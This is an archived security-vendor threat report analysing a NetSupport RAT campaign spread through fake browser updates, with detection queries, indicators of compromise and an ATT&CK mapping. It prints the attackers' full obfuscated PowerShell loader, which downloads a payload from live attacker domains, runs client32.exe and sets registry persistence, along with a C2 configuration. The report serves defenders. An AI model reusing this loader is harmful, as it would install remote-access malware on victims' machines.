NetSupport RAT: The RAT King Returns

By Alan Ngo, Abe Schneider, Fae Carlisle

Published: 2023-11-20 · Archived: 2026-04-02 12:06:21 UTC

Authors: Alex Murillo, Alan Ngo, Abe Schneider, Fae Carlisle

Contributors: Nikki Benoit

Executive Summary

For years, threat actors have been using legitimate software for illegitimate or malicious purposes. One such software is NetSupport Manager – a remote control application used for remote systems management. In recent years, however, threat actors have repurposed this software as a Remote Access Trojan (RAT) to infiltrate systems and utilize them as a launching point for subsequent attacks.

The Carbon Black Managed Detection & Response team, in collaboration with our Threat Analysis Unit, has observed over 15 new infections related to NetSupport RAT in the last few weeks. From the increase we noticed that the majority of the infections were from the Education, Government, and Business Services sectors. In this article we will delve into our methods for detecting and preventing this malware, along with providing valuable insights and resources for defenders.

History

NetSupport Manager began as genuine software 30 years ago for remote technical support use. The tool allowed file transfers, support chat, inventory management, and remote access. While it is legitimate software, threat actors have been using it in recent years as a Remote Access Trojan (RAT) – most notably spread in 2020 via a massive COVID-19 phishing campaign. The delivery mechanisms for the NetSupport RAT encompass fraudulent updates, drive-by downloads, utilization of malware loaders (such as GhostPulse), and various forms of phishing campaigns.

Due to its legitimate nature and widespread availability, NetSupport Manager is not exclusive to a singular threat actor. Multiple malicious entities, including the notorious TA569 – recognized for its SocGholish malware, incorporate this tool into their arsenal. Its accessibility renders it susceptible to use by a spectrum of threat actors, ranging from novice hackers to sophisticated adversaries.

Older variations of NetSupport RAT were seen utilizing .BAT and .VBS files, often used as decoys. Only one of the many BAT files being dropped would be responsible for executing the RAT and establishing persistence. We have not observed these newer variants utilizing older methods.

Carbon Black Detection & Attack Chain

In recent attacks, the NetSupport RAT has been observed to be downloaded onto a victim's computer via deceptive websites and fake browser updates. Initial infection, however, can vary depending on the threat actor.

The following infection showcases the victim getting tricked into downloading a fake browser update after visiting a compromised website. These infected websites host a PHP script which displays a seemingly authentic update. When the victim clicks on the download link, an additional Javascript payload is downloaded onto the endpoint.



Figure 1: Fake chrome browser update presented to victim

In this example, **Update_browser_10.6336.js** is the downloaded payload from the fake browser update and can be seen making external network connections to implacavelvideos[.]com



Figure 2: Update_browser_10.6336.js establishing connection to implacavelvideos[.]com

Update_browser_10.6336.js then invokes **powershell.exe** to execute obfuscated commands which then connects to kgscrew[.]com

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex Bypass -NoP -C
$feIdCwjZjVrYDJvBjMZUATi='https://kgscrew.com/111.php?12911';$PjHBqGtmdH=(New-O
bject
System.Net.WebClient).DownloadString($feIdCwjZjVrYDJvBjMZUATi);$veFuAbOLkQJuxwJ
ajFvANbjFs=[System.Convert]::FromBase64String($PjHBqGtmdH);$zxc = Get-Random
-Minimum -10000 -Maximum 10000;
$cnFDjLyiMGrpSitqHbUziPmsaHHk=[System.Environment]::GetFolderPath('ApplicationD
ata')+'\DIVX'+$zxc;if (!(Test-Path $cnFDjLyiMGrpSitqHbUziPmsaHHk -PathType
Container)) { New-Item -Path $cnFDjLyiMGrpSitqHbUziPmsaHHk -ItemType Directory
};$p=Join-Path $cnFDjLyiMGrpSitqHbUziPmsaHHk
'p.zip';[System.IO.File]::WriteAllBytes($p,$veFuAbOLkQJuxwJajFvANbjFs);try {
Add-Type -A System.IO.Compression.FileSystem;
[System.IO.Compression.ZipFile]::ExtractToDirectory($p,$cnFDjLyiMGrpSitqHbUziPm
saHHk)} catch { Write-Host 'Failed: ' + $_; exit};$e=Join-Path
$cnFDjLyiMGrpSitqHbUziPmsaHHk 'client32.exe';if (Test-Path $e -PathType Leaf) {
Start-Process -FilePath $e} else { Write-Host 'No exe.'};$FOLD=Get-Item
$cnFDjLyiMGrpSitqHbUziPmsaHHk -Force;
$FOLD.attributes='Hidden';$s=$cnFDjLyiMGrpSitqHbUziPmsaHHk+'\client32.exe';$k='
HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run';$v='DIVXX';$t='String';New
-ItemProperty -Path $k -Name $v -Value $s -PropertyType $t;
```

Figure 3: Obfuscated Powershell Command

Powershell.exe is then utilized to pass a Base64 snippet in memory, then decodes and stores the contents in a file called **p.zip**.

The contents of **p.zip** are then extracted into the directory: \appdata\roaming\divx-429\



Figure 4: PowerShell connecting to the C2 for additional payload and **p.zip** download.

Multiple NetSupport dependencies/DLL's as well as the NetSupport Manager are contained within this decompressed file.

Once installed on a victim's device, NetSupport is able to monitor behavior, transfer files, manipulate computer settings, and move to other devices within the network.



Figure 5: Numerous NetSupport files being dropped after the connection to kgscrew[.]com

Persistence is then established by adding **client32.exe** to the HKCU Run registry key in:

\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\DIVXX or
\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\DIVX

Figure 6: PowerShell creates persistence in HKCU run registry

PowerShell is then utilized to invoke the NetSupport application, **client32.exe,** which is then used to make a connection to Netsupport RAT's Command and Control server at 5.252.177[.]111(sdjfnvnbbz[.]pw) by executing the PowerShell script which is broken down in detail below.



Figure 7: client32.exe connecting to sdjfnvnbbz[.]pw

PowerShell Breakdown



Figure 8: MDR analyst triage

When the MDR team received this alert we observed a **powershell.exe** process with a very suspicious command line. Given that the **.JS** file was also named "**update_browser_10.6336.js**", we immediately identified this as NetSupport RAT.

Further reviewing the command line, we identify a URL that gets passed to the DownloadString function to download additional payloads. In this particular attack, it's *hXXps://gamefllix[.]com/111.php?9279*.

```
$PfZryOvGTOcmsVqTRfuDlAcXKcYrgUxJZ = 'https://gamefllix.com/111.php?9279'


$vdEenlzpAbiy = (New-Object System.Net.WebClient).DownloadString($PfZryOvGTOcmsVqTRfuDlAcXKcYrgUxJZ)


$XyMzpqWtUqVlyLdZW = [System.Convert]::FromBase64String($vdEenlzpAbiy)


$zxc = Get-Random -Minimum -10000 -Maximum 10000


$fagnoruWg = [System.Environment]::GetFolderPath('ApplicationData') + '\DIVX' + $zxc


if (!(Test-Path $fagnoruWg -PathType Container)) {
    New-Item -Path $fagnoruWg -ItemType Directory
}


$p = Join-Path $fagnoruWg 'p.zip'


[System.IO.File]::WriteAllBytes($p, $XyMzpqWtUqVlyLdZW)


try {
    Add-Type -A System.IO.Compression.FileSystem


    [System.IO.Compression.ZipFile]::ExtractToDirectory($p, $fagnoruWg)
} catch {
    Write-Host 'Failed: ' + $_


    exit
}


$e = Join-Path $fagnoruWg 'client32.exe'
```

Figure 9: PowerShell command showing the gameflix[.]com/111 DownloadsString

Reverse Engineering PowerShell

When an affected endpoint makes a network connection to the compromised URL, the payload is downloaded; observed in Figure 10. The downloaded payload is the GET response of the obfuscated script from the compromised URL (gamefllix.com/111.php).

```
UEsDBAoAAAAAAIsE7VYAAAAAAAAAAAAAAAAMAAAAQ2FjaGVNRDUuZGF0UEsDBAoAAAAAAAdq9VaEFEY
IMAAAADAAAAAMAAAAQ2FjaGVVUkwuZGF0aHR0cHM6Ly9tYWd5ZG9zdHJhdmVsLmNvbS9jZG4vendtcn
FxZ3FuYXd3LnBocA0KUEsDBBQAAAAIAKBj2FYm0XfsHjkAADCNAQAMAAAAY2xpZW50MzIuZXhl7J0JX
BTHtofPuGHURBPjk+sv74pJVIIBRkXcYB4GUVBAZBeRRcAAsigMiriAiKIjUQzGqNdsD0N4SYxmMRoV
BMQHbriiqCERYQgKiApBFqFuVQ07M42DrLfryJ+ilj5dU19PdXV1dWvmEA19AaAfFkIAx0FmBtC23cN
6bfSJ1+CXVy6NOS4wvTTG2tMrUG1FgP+HAa6+am6ufn7+YrWlHmoBQX5qXn5qsxdYqfn6u3tovfrqoH
frfFSfV0k6/Z1XTL1+vV4Vk4DDg7p/x5yiaZ4xJ2g8JSaRhqV1YRkNLb3cPMl2iupoYQRgKugH1ttO2
jTWu49gsGAQQB8c8RPQNLVh+BeRGsg+/TCg+f1Bll8fwhEBbawngj4422AzLUjKNoQNATU97E+P/CEE
uOIlaMwQC0D4Dxx+KYA3yW5xubdACWujvJbYI1hMqgvQ8FmgXysXLloB7q5iVwBbgSyBlhvQWKauNQy
0AgID3KDuM+DPAt44HCivnIePPy7oA7LPRv0FCFqW+wCY9Qiz2V603ejN7WbDLBYW7MfxJSnD4GITw/
mbimbbohGgZgDbH0sG6L0dNFoyRzAnIkk89CMT0Htb/KosGlQWJno76NU5hYP01FYNmBMmUltdJRmAi
w3RU1s9sL7MR0anLNKMCsiu0Ygh2Ge5UYFg6DGjoqD+xweR76utN3jjrIE4y6LACSFkgUb0w5GLaOyb
ai/SKzFTxvLxd/4nrCSsG2qytN1qzYo09J3kq2yONXAMlgpAVJNycfjvN7GCm6RVqNX1KXKMa799wdn
cyszQx8vDTzx5ksE0fFQYmhiaTp6k5e7jA/8QGAV7iS0C/N08AgNhRJ+5HmIzf/cgHw9jVz93H49ZAE
tJmpXYNUActMLEb5n/LNgiwCmG/r6+uIiplx8uNN/I0tyo3iU2S6vZVr/ZvjUsaq/urJjjDp94ztr1B
.......
```

Figure 10: HTTP GET Response from gamefllix[.]com/111.php

Figure 10 shows the partial script as the full script is too long to share as an image in this article – with over 4.5 million characters. It appears to be base64 encoded so the next step is to see what it is doing using CyberChef in an attempt to decode it. Unfortunately, the output appears unreadable. It was also observed that the PK header at the beginning of the file was identified as a ZIP archive.

A few file names are seen, such as **CacheMD5.dat, CacheURL.dat, client32.exe**, as well as an additional URL from the CyberChef output screenshot below.

Figure 11: CyberChef Base64 decode

We took the base64 encoded contents from gamefllix[.]com and used PowerShell in a secured environment to reconstruct the ZIP archive with a simple custom script.



Figure 12: .zip file contents

From these reconstructed files, we can obtain additional information, such as **Client32.ini,** that contains a GatewayAddress (observed in Figure 7) when **client32.exe** established a network connection on port 443 using the RADIUSSecret for authentication.

```
RADIUSSecret=dgAAAPpPk17ke494fKEQRUoablcA
RoomSpec=Eval
silent=1
SKMode=1
SysTray=0
UnloadMirrorOnDisconnect=1
Username=*

[_Info]
Filename=C:\Program Files (x86)\NetSupport\NetSupport Manager\client32u.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[General]
BeepUsingSpeaker=0

[HTTP]
GatewayAddress=sdjfnvnbbz.pw:443
```

Figure 13: Client32.ini contents

NetSupport Licensing information was gathered from the file named **NSM.LIC**. The name HANEYMANEY (observed in Figure 14 under the licensee field) has been observed by a threat actor labeled TA569 – who also has a history of delivering payloads via fake browser updates. This could be a case of a compromised and leaked license for NetSupport Manager. There may not be a direct correlation, but the behavior is suspicious at best.

```
[_License]
control_only=0
expiry=
inactive=0
licensee=HANEYMANEY
maxslaves=8888
os2=1
product=10
serial_no=NSM385736
shrink_wrap=0
transport=0
```

Figure 14: NetSupport Licensing Information

Summary

Despite a surge in activity, the Carbon Black MDR team remains vigilant against NetSupport RAT. Our team is experienced at detecting and responding to this threat, effectively stopping the attack before it can escalate. Carbon Black is effective against NetSupport RAT due to its advanced detection and response capabilities including:

- **Behavioral Analysis:** Carbon Black uses behavioral analysis techniques to identify suspicious activities and behaviors associated with NetSupport RAT. This proactive approach allows it to detect new and evolving threats, including those leveraging NetSupport RAT.
- **Threat Intelligence:** Carbon Black integrates threat intelligence feeds into its detection algorithms. This means it can recognize known indicators of compromise associated with NetSupport RAT, enabling quick identification and mitigation of infected systems.
- **Endpoint Security:** Carbon Black provides robust endpoint security features, ensuring that devices are protected at the point of entry. It can block malicious websites and prevent the execution of malicious files, thwarting attempts to download and install NetSupport RAT.
- **Real-time Monitoring:** Carbon Black offers real-time monitoring and response capabilities. It can detect suspicious activities in real-time, allowing security teams to respond promptly to potential NetSupport RAT infections, minimizing the damage caused by the malware.
- **Incident Response:** In case of a NetSupport RAT infection, Carbon Black facilitates efficient incident response. It provides detailed insights into the attack, helping security teams understand the extent of the compromise and take appropriate actions to remediate the situation.
- **Continuous Updates:** Carbon Black regularly updates its threat intelligence databases and detection algorithms. This ensures that the system is equipped to detect new variants of NetSupport RAT and other emerging threats effectively.

By leveraging these features, Carbon Black enhances organizations' security posture, making it challenging for threat actors to successfully operate the NetSupport RAT within their networks or escalate the attack.

Search Queries:

- `process_name:*\\appdata\\roaming\\*\\ctfmon.exe OR process_name:*\\appdata\\roaming\\*\\whost.exe OR pr`
- `filemod_name:\\appdata\\roaming\\divx*\\`
- `netconn_domain:kgscrew.com OR gamefllix.com`

Indicators of Compromise (IOC)

Hashes

Name	SHA256 Hash
p.zip	c5c974b3315602ffaab9066aeaac3a55510db469b483cb85f6c591e948d16cfe
p.zip	8c9cd7a1ac6d4cbc641b31a3c55fde5e0e5a48c9bdaf71a59a2c4c9fd98ff9e7

update_browser_10.6336.js	46bb795f28ef33412b83542c88ef17d2a2a207ad3a927ecb4678b4ac9c5a05a5
CacheURL.dat	54b920f5b87019fcf313bec4d9f4639a932b8268e5183b29804e91e29ed6f726
client32.exe	213af995d4142854b81af3cf73dee7ffe9d8ad6e84fda6386029101dbf3df897
client32.exe	89f0c8f170fe9ea28b1056517160e92e2d7d4e8aa81f4ed6969322304l3a6ce1
Client32.ini	28208baa507b260c2df6637427de82ad0423c20e2bceceb92ba5d76074dcd347
HTCTL32.DLL	3c072532bf7674d0c5154d4d22a9d9c0173530c0d00f69911cdbc2552175d899
HTML_Obj_list.txt	e3665d8c5030be81a6955965c2928564fe922b9a21f9e712580d04825fa0adf1
nskbfltr.inf	d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368
NSM.ini	60fe386112ad51f40a1ee9e1b15eca802ced174d7055341c491dee06780b3f92
NSM.LIC	f4e2f28169e0c88b2551b6f1d63f8ba513feb15beacc43a82f626b93d673f56d
nsm_vpro.ini	4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b
pcicapi.dll	2d6c6200508c0797e6542b195c999f3485c4ef76551aa3c65016587788ba1703
PCICHEK.DLL	956b9fa960f913cce3137089c601f3c64cc24c54614b02bba62abb9610a985dd
PCICL32.DLL	38684adb2183bf320eb308a96cdbde8d1d56740166c3e2596161f42a40fa32d5

putty.exe	fc6f9dbdf4b9f8dd1f5f3a74cb6e55119d3fe2c9db52436e10ba07842e6c3d7c
remcmdstub.exe	fedd609a16c717db9bea3072bed41e79b564c4bc97f959208bfa52fb3c9fa814
whost.exe	b6b51f4273420c24ea7dc13ef4cc7615262ccbdf6f5e5a49dae604ec153055ad
TCCTL32.DLL	6795d760ce7a955df6c2f5a062e296128efdb8c908908eda4d666926980447ea
rot-13.pscript	2e4bd5557aedd1743da5fab1b6995fbc447d6e9491d9ec59fa93ab889d8bccd1

IPs/Domains	
https://magydostravel[.]com/cdn/zwmrqqgqnaww[.]php	5.252.177[.]111
sdjfnvnbbz[.]pw:443	91.219.150[.]64
https://gamefllix[.]com/111[.]php[?]9279	
arauas[.]com	
91.19.150[.]63	

MITRE ATT&CK TIDs

TID	Tactics	Technique
T1204.002	Execution	User Execution: Malicious File

T1059.001	Execution	Command and Scripting Interpreter: PowerShell
T1055	Privilege Escalation	Process Injection
T1027	Defense Evasion	Obfuscated Files or Information
T1041	Exfiltration	Exfiltration Over C2 Channel
T1074.001	Collection	Data Staged: Local Data Staging
T1547.001	Persistence, Privilege Escalation	Boot or Logon Autostart Execution: Registry Run Keys / Startup F
T1057	Discovery	Process Discovery
